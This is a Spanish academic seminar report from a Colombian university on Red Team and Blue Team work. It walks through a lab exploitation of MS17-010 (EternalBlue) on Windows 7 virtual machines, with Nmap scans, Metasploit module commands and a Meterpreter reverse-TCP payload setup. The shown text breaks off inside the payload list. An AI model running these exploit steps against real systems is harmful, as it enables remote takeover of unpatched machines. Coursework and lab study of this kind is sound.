

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS  
BLUETEAM Y REDTEAM

GERMAN GALVIS RINCON

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA  
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA  
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA  
BOGOTÁ, COLOMBIA

2020

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS  
BLUETEAM Y REDTEAM

GERMAN GALVIS RINCON

Seminario especializado, para optar por título de  
Especialista en Seguridad Informática

Director:

M.s.c John F. Quintero T.

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA  
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA  
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA  
BOGOTÁ, COLOMBIA

2020

Nota de Aceptación

---

---

---

---

---

---

Firma del presidente del jurado

---

Firma del jurado

---

Firma del jurado

Bogotá, Colombia.  
Octubre de 2020.

## CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

Construya un informe técnico donde se presenten las estrategias Red Team & Blue Team planteadas en el seminario Este debe contener:

- Portada
- Resumen
- Índice
- Glosario
- Introducción
- Objetivos (General y Específicos)
- Desarrollo del informe
- Conclusiones
- Recomendaciones

## RESUMEN

Para el presente trabajo se organizó un banco de trabajo, que contenía el ambiente de equipos en Red para poder ejecutar las estrategias de dos equipos de seguridad.

Se conformó dos equipos, uno Red Team que simuló un ataque a una máquina virtual con sistema operativo Windows 7 x64 que presentaba una vulnerabilidad llamada MS17-010 y el equipo Blue Team realizó técnicas de hardening para evitar y corregir esta vulnerabilidad, evitando que se repita este tipo de ataque, mejorando las condiciones de seguridad de las máquinas virtuales empleadas en este trabajo.

Este trabajo se hizo para aprender a ver las funciones y técnicas que llegan a implementar los dos equipos estratégicos de seguridad y de los beneficios que pueden tener las organizaciones, evitando exponer sus activos de información, teniendo como resultado una mejora en la seguridad de la información y de sus equipos informáticos.

## INDICE

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM.....	4
RESUMEN.....	5
INTRODUCCION.....	9
OBJETIVOS: .....	10
<i>Objetivo General:</i> .....	10
<i>Objetivo Específico:</i> .....	10
1.1 Equipo Red Team .....	10
1.1.1 Banco de trabajo. ....	12
1.1.2 Máquinas virtuales.....	12
1.2 Equipo Blue Team .....	23
1.3 Marco Legal .....	27
CONCLUSIONES .....	32
BIBLIOGRAFÍA.....	33

## LISTA DE FIGURAS

Figura 1. Atacante vs victimas .....	11
Figura 2. VirtualBox .....	12
Figura 3. Kali Linux .....	12
Figura 4. Maquina virtual Windows 7 x86 .....	13
Figura 5. Informacion de sistema Windows 7 x64 .....	14
Figura 6. Nmap detección sistema operativo .....	15
Figura 7. Comando Nmap vulnerabilidad .....	16
Figura 8. Inicio Metasploit .....	17
Figura 9. Vulnerabilidad MS17-010 .....	18
Figura 10. Inicio Metasploit .....	19
Figura 11. Modulos .....	19
Figura 12. Comando "show options" .....	20
Figura 13. Módulo exploit .....	21
Figura 14. Comando exploit .....	22
Figura 15. Evidencia .....	22
Figura 16. Actualizaciones automáticas .....	24
Figura 17. Prueba desde Kali .....	26
Figura 18. Evidencia Turnitin .....	29

## GLOSARIO

### - Nmap:

Es un software de código abierto que permite buscar puertos abiertos, identificar sistemas operativos, servidores, verifica los servicios que se encuentran ejecutando y algunas características de Red del equipo a ser analizado, usado para las auditoria de sistemas informáticos. Su licencia es publica GNU.

### - Nessus.

Con esta herramienta se instaló y configuró las dos máquinas objetivo y con ello ver la vulnerabilidad CVE-2017-0143 y CVE-2017-0144.

-PTES, por sus siglas en inglés Penetration Testing Execution Standard, abarca lo relacionado con pruebas de penetración.

### - Metasploit:

Es un software de código abierto y un Framework, que proporciona información de vulnerabilidades para el soporte en pentesting y auditorías de sistemas informáticos.

### - Exploit DB:

Es una base de datos de exploits gratuita, estas bases de datos de exploit es un archivo que tiene compatibilidad con CVE de exploit públicos, el cual recopila todas las vulnerabilidades encontradas y las coloca disponible al público para su uso.

### - CVE:

Son las vulnerabilidades y exposiciones comunes, por sus siglas en inglés Common Vulnerabilities and Exposures, establecidas en listas el cual se encuentran registradas con un código que inicia CVE-ID, menciona la vulnerabilidad, comenta la versión del software.



## INTRODUCCION

Todas las empresas, grandes o pequeñas, viven una etapa a la cual no se habían enfrentado y que los obligaron a tomar medidas extremas, desde el trabajo remoto, que con ello implica, hacer ajustes y organizar mejor el área de tecnología, para brindar seguridad, accesos y disponibilidad de la información de la compañía.

EL COVID 19, permitió que estos grupos de empresas, tomase la decisión de actualizar sus políticas de Seguridad de la información y confiar más en el trabajo que sus empleados estén realizando, como también la forma de cuidar los activos y la información para garantizar la continuidad del negocio, esto llevó a que las áreas e incluso tecnología de la información se capacitaran.

Esto para los profesionales de seguridad informática, representa un aumento en el análisis para poder responder ante incidentes y amenazas que se presenten, es aquí donde el equipo Red Team ya enfrentó un reto importante de acondicionar un escenario para colocar en práctica un test de pentesting

El equipo Blue Team, tuvo el reto de contrarrestar la actividad que hizo el equipo Red Team, como los diferentes procedimientos que permitirán retener los ataques y corregir las vulnerabilidades encontradas para garantizar la confidencialidad, la integridad y la disponibilidad.

Implementando técnicas de hardening, el cual fortalece los sistemas informáticos a los cuales se implementaron los escenarios, esto permitió corregir las vulnerabilidades que presentaba estos sistemas y garantizar que al menos por ese tipo de ataque que presentó, no se vuelva u ocurrir, como también medidas adicionales que no poseía y que Reduce posibles incidentes que terminen materializándose como una vulnerabilidad.

## OBJETIVOS:

### Objetivo General:

El objetivo de la empresa White House Security es implementar estrategias de seguridad informática con equipos Red Team y Blue Team a un banco de trabajo.

### Objetivo Específico:

- Garantizar conectividad entre las máquinas virtuales del banco de trabajo
- Realizar un escenario de amenaza como equipo Red Team al banco de trabajo.
- Realizar pruebas como equipo Blue Team al banco de trabajo.
- Conocer la normativa legal colombiana de delitos informáticos, protección de datos personales y código de ética del COPNIA.

### 1.1 Equipo Red Team

Son profesionales en el campo de la seguridad informática, que elaboran un entorno de intrusión para explotar alguna vulnerabilidad que tenga la organización, esto con la debida autorización por escrito, con un contrato de confidencialidad, como también definiendo los limites hasta dónde pueden hacer sus pruebas.

Con esto pueden detectar la forma como podrían ser víctimas de un ataque informático y para este caso analizaremos la vulnerabilidad MS17-010.

Para la identificación del fallo de seguridad para las máquinas, se evidenció:


- Una máquina virtual con sistema operativo Windows 7 x86.
- Una máquina virtual con sistema operativo Windows 7 x64.
- Un SMBv1 activo.
- Fuga de información 10 de junio de 2020.
- Última actualización en los sistemas operativos 05 de febrero de 2017.
- Verificar el fallo de seguridad CVE-2017-0144.

- Actualización MS17-010, no se encuentra instalada.
- Uno de los dos equipos muestra pantalla azul error de Windows.
- Archivo que contiene información es winse20w0.exe.

Para entender mejor el escenario, La máquina Kali Linux con IP 10.0.2.15, localiza las máquinas objetivo Windows 7 x86 con IP 10.0.2.5 y Windows x64 con IP 10.0.2.6 y ejecuta el exploit, estas con puerto abierto 445.

- Las máquinas virtuales con IP 10.0.2.5 y Windows x64 con IP 10.0.2.6 devuelve una consola tipo Shell después de haber ejecutado el exploit, ver figura 1.

Figura 1. Atacante vs victimas




Fuente: El Autor

### 1.1.1 Banco de trabajo.

Para dar inicio al trabajo que ejecutará los equipos Red Team y Blue Team, deberá tener implementado un banco de trabajo, que constará de tres máquinas virtuales que tendrán su ambiente de desarrollo en Virtual Box, el cual fue instalado en su versión 6.1.12, ver figura 2.

Figura 2. VirtualBox




Fuente: El Autor

### 1.1.2 Máquinas virtuales

Importar una máquina virtual en formato OVA con sistema operativo Kali Linux, que tiene una configuración mínima que consta de una CPU 1, memoria RAM 2048MB, con credenciales para usuario estudiante y con clave unad2020, ver figura 3.

Figura 3. Kali Linux




Fuente: El Autor

Proceder a configurar la Red entre las máquinas virtuales con la opción incorporada en Virtual Box que permite colocarlas en Red NAT, en menú Preferencias de VirtualBox y activando el modo Red NAT en cada máquina virtual.

Con este procedimiento se estableció la comunicación entre las tres máquinas virtuales, haciendo pruebas con el comando ping entre ellas; la máquina virtual Kali Linux tuvo como dirección IP la 10.0.2.15.

Para la segunda máquina virtual, se importó el archivo en formato OVA con sistema operativo Windows 7 x86, con configuración en CPU 4 y memoria RAM 4096MB, unidad de almacenamiento 50GB, su dirección IP establecida fue la 10.0.2.5 ver figura 4.


Figura 4. Máquina virtual Windows 7 x86



Fuente: El Autor

La última máquina virtual que se importó con sistema operativo Windows 7 x64, con configuración en CPU 1 y memoria RAM 4096MB, unidad de almacenamiento 50GB, con dirección IP asignada la 10.0.2.6, ver figura No.5.

Figura 5. Información de sistema Windows 7 x64



Fuente: El Autor

El equipo Red Team utilizó como base para dar inicio al escenario que ejecutó como fue la prueba de pentesting y se basó en la metodología de PTES.

Con esta técnica buscamos detectar vulnerabilidades a partir de escenarios controlados y simular un ataque a las dos máquinas virtuales, de la misma manera como lo haría un atacante a cualquier empresa.

Debemos contar con la autorización por escrito de la empresa que es la responsable del sistema informático, evitando impactos contra la confidencialidad, la integridad y la disponibilidad.

El tipo de test de Pentesting utilizado es el de caja blanca; ya que conocemos toda la información del sistema como su arquitectura y direccionamiento de IP.

Para la metodología PTES, implementó las diferentes fases

En la fase de interacciones previas al compromiso; se divulgó con el equipo Red Team la propuesta y definimos las herramientas a utilizar para la prueba de penetración, dando inicio con Nmap.

En la fase de recopilación de información; se analizó la estrategia para saber cómo se va a hacer la prueba de pentesting, recogiendo toda la información de las dos máquinas virtuales y facilitó el desarrollo, la herramienta utilizada es Maltego de Paterva.

En la fase de modelado de amenazas, identificamos los problemas para poder corregirlos, para ello se utilizó la herramienta Nmap, que permitió identificar el sistema operativo que es Windows 7, utilizando el comando `nmap -A -v 10.0.2.6`, detecta nombre del equipo víctima y sistema operativo Windows, ver figura 6.


Figura 6. Nmap detección sistema operativo

```
Host script results:
|_clock-skew: mean: 4h00m02s, deviation: 2h53m13s, median: 2h20m01s
|_nbstat: NetBIOS name: PC202006, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:49:69:97 (Oracle VirtualBox virtual NIC)
|_Names:
|_PC202006<20>      Flags: <unique><active>
|_PC202006<00>      Flags: <unique><active>
|_WORKGROUP<00>     Flags: <group><active>
|_WORKGROUP<1e>     Flags: <group><active>
|_WORKGROUP<1d>     Flags: <unique><active>
|_ \x01\x02_MSBROWSE_\x02<01>  Flags: <group><active>
|_smb-os-discovery:
|_OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|_OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|_Computer name: PC202006
|_NetBIOS computer name: PC202006\x00
|_Workgroup: WORKGROUP\x00
|_System time: 2020-09-17T22:03:34-05:00
|_smb-security-mode:
|_account used: guest
|_authentication level: user
|_challenge response: supported
|_message signing: disabled (dangerous, but default)
|_smb2-security-mode:
|_2.02:
|_Message signing enabled but not required
|_smb2-time:
|_date: 2020-09-18T03:03:34
|_start_date: 2020-09-15T04:02:56
```

Fuente: El Autor

Luego con el comando nmap 10.0.2.6 --script vuln<sup>1</sup>, identifico la vulnerabilidad MS17\_010 y muestra el CVE-2017-0143, como también los puertos que tiene abiertos y para este caso el 445 que está atado con esta vulnerabilidad, pero podemos escoger otro puerto que se encuentre abierto para el propósito de atacar, con esta vulnerabilidad especifica el riesgo alto, ver figura 7.

Figura 7. Comando Nmap vulnerabilidad



```
root@seminario:/home/estudiante# nmap 10.0.2.6 --script vuln
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-18 03:46 -05
Nmap scan report for 10.0.2.6
Host is up (0.00073s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp   open  netbios-ssn
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
445/tcp   open  microsoft-ds
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
2869/tcp  open  iclslap
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
5357/tcp  open  wsdapi
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
MAC Address: 08:00:27:49:69:97 (Oracle VirtualBox virtual NIC)

Host script results:
|_ samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms17-010:
  VULNERABLE:
  Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
  State: VULNERABLE
  IDs: CVE:CVE-2017-0143
  Risk factor: HIGH
  A critical remote code execution vulnerability exists in Microsoft SMBv1
  servers (ms17-010).

  Disclosure date: 2017-03-14
  References:
  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
  https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 38.06 seconds
root@seminario:/home/estudiante#
```

Fuente: El Autor

## Fase de análisis de vulnerabilidades:

Para descubrir fallas en el sistema informático, donde un atacante puede hacerlo; se realiza una búsqueda de vulnerabilidades, esto con la información que se recolecto en el punto anterior, herramientas Nessus.

---


<sup>1</sup> Vivek Gite COPNIA, Top 32 Nmap Command Examples For Linux Sys/Network Admins, 2020. p.1.



Se procede a instalar y actualizar la herramienta Nessus en Kali Linux, el cual es una medida adicional que se utilizó para verificar la Vulnerabilidad MS17-010, también hay que tener en cuenta que la herramienta detectó más vulnerabilidades

- Ingresando al link <https://seminario:8834>, con esto configura la herramienta Nessus, ver figura 8.

Figura 8. Inicio Metasploit




Fuente: El Autor

pero para el caso puntual solo se enfocó en la mencionada anteriormente.

- Identificar la vulnerabilidad MS17-010 catalogada como High, también se visualiza más vulnerabilidades, pero para el caso de estudio, solo analizamos una sola, ver figura 9.

Figura 9. Vulnerabilidad MS17-010



Fuente: El Autor

- Ver los detalles de MS17-010, especificando que el equipo remoto de Windows tendrá vulnerabilidades que deben abordar y permite el ejecutar código para su acceso remoto al protocolo SMBv1 que sirve para intercambiar archivos.

Identificar el identificador de la vulnerabilidad es el CVE-2017-0143, este ataque se hace a través de la Red donde compromete al sistema, y se puede ver en link <https://nvd.nist.gov/vuln/detail/CVE-2017-0144>.

Fase de explotación:

Teniendo bien definido el análisis de vulnerabilidades, la fase de explotación permitió concretar el acceso al sistema informático evadiendo los mecanismos de seguridad que tenía la maquinas virtual con sistema operativo Windows 7 x64, la herramienta utilizada es Metasploit que viene en el sistema Kali Linux.

Para utilizar el Metasploit desde la terminal de Kali Linux, se ejecutó el comando **msfconsole**, ver figura 10.

Figura 10. Inicio Metasploit

Fuente: El Autor

Con esta herramienta se interactuó con la máquina virtual Windows 7 x64 y se detectó con el comando **search eternalBlue**, comprobando los módulos auxiliary y exploit que se van a utilizar para el ataque, ver figura 10.

Figura 11. Modulos

```
msf5 > search eternalblue

Matching Modules
=====
#  Name
--  ---
0  auxiliary/admin/smb/ms17_010_command
   rnalSynergy/EternalChampion SMB Remote Windows Command Execution
1  auxiliary/scanner/smb/smb_ms17_010
2  exploit/windows/smb/ms17_010_ eternalBlue
   mote Windows Kernel Pool Corruption
3  exploit/windows/smb/ms17_010_ eternalBlue_ win8
   mote Windows Kernel Pool Corruption Tor Win8+
4  exploit/windows/smb/ms17_010_psexec
   rnalSynergy/EternalChampion SMB Remote Windows Code Execution
5  exploit/windows/smb/smb_doublepulsar_rce
   e Execution

Interact with a module by name or index, for example use 5 or use exploit/windows/smb/smb_doublepulsar_rce

msf5 >
```

Fuente: El Autor

Se procede a ejecutar los comandos **msf5>use auxiliary/scanner/smb/smb\_ms17\_010** para cargar el modulo y configurar la ip objetivo con el comando **RHOST** junto con su puerto con comando **lport**, para verificar que hemos hecho bien estos pasos podemos escribir el comando **show options**, y por ultimo cargamos el modulo con el comando **run**, ver figura 12.

Figura 12. Comando “show options”

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.0.2.6
rhosts => 10.0.2.6
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  ----          -
  RHOSTS        10.0.2.6         yes       The target host(s), range CIDR identifier, or hosts file with syntax
'file:<path>'
  RPORT         445              yes       The target port (TCP)
  SMBDomain     .                no        (Optional) The Windows domain to use for authentication
  SMBPass       .                no        (Optional) The password for the specified username
  SMBUser       .                no        (Optional) The username to authenticate as
  VERIFY_ARCH  true             yes       Check if remote architecture matches exploit Target.
  VERIFY_TARGET true             yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC     thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST        10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT        4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Fuente: El Autor

Para continuar con la prueba de pentesting escribimos el comando **use exploit/windows/smb/ms17\_010\_eternalBlue**, esta instrucción fue localizada con el comando **search eternalBlue** aplicada en los pasos anteriores, ya teniendo cargado el exploit buscar los payloads con **show payloads**, la instrucción a utilizar **windows/x64/meterpreter/reverse\_tcp**, ver figura 13.

Figura 13. Módulo exploit

```
aplicar el CVE: 2017_014... Terminal rro.1 12:26:20 83%
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) > back
msf5 > use exploit/windows/smb/ms17_010_etsnablue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_etsnablue) > show payloads

Compatible Payloads
=====
#  Name                                     Disclosure Date  Rank  Check  Description
---  ---
0  generic/custom                            manual          No     Custom Payload
1  generic/shell_bind_tcp                    manual          No     Generic Command Shell, Bind TC
P Inline
2  generic/shell_reverse_tcp                manual          No     Generic Command Shell, Reverse
TCP Inline
3  windows/x64/exec                          manual          No     Windows x64 Execute Command
4  windows/x64/loadlibrary                   manual          No     Windows x64 LoadLibrary Path
5  windows/x64/messagebox                    manual          No     Windows MessageBox x64
6  windows/x64/meterpreter/bind_ipv6_tcp     manual          No     Windows Meterpreter (Reflectiv
e Injection x64), Windows x64 IPv6 Bind TCP Stager
7  windows/x64/meterpreter/bind_ipv6_tcp_uuid manual          No     Windows Meterpreter (Reflectiv
e Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
8  windows/x64/meterpreter/bind_named_pipe   manual          No     Windows Meterpreter (Reflectiv
e Injection x64), Windows x64 Bind Named Pipe Stager
9  windows/x64/meterpreter/bind_tcp          manual          No     Windows Meterpreter (Reflectiv
e Injection x64), Windows x64 Bind TCP Stager
10 windows/x64/meterpreter/bind_tcp_rc4      manual          No     Windows Meterpreter (Reflectiv
e Injection x64), Bind TCP Stager (RC4 Stage Encryption, Metasm)
11 windows/x64/meterpreter/bind_tcp_uuid    manual          No     Windows Meterpreter (Reflectiv
e Injection x64), Bind TCP Stager with UUID Support (Windows x64)
12 windows/x64/meterpreter/reverse_http     manual          No     Windows Meterpreter (Reflectiv
e Injection x64), Windows x64 Reverse HTTP Stager (wininet)
13 windows/x64/meterpreter/reverse_https    manual          No     Windows Meterpreter (Reflectiv
e Injection x64), Windows x64 Reverse HTTP Stager (wininet)
14 windows/x64/meterpreter/reverse_named_pipe manual          No     Windows Meterpreter (Reflectiv
e Injection x64), Windows x64 Reverse Named Pipe (SMB) Stager
15 windows/x64/meterpreter/reverse_tcp      manual          No     Windows Meterpreter (Reflectiv
e Injection x64), Windows x64 Reverse TCP Stager
16 windows/x64/meterpreter/reverse_tcp_rc4  manual          No     Windows Meterpreter (Reflectiv
```

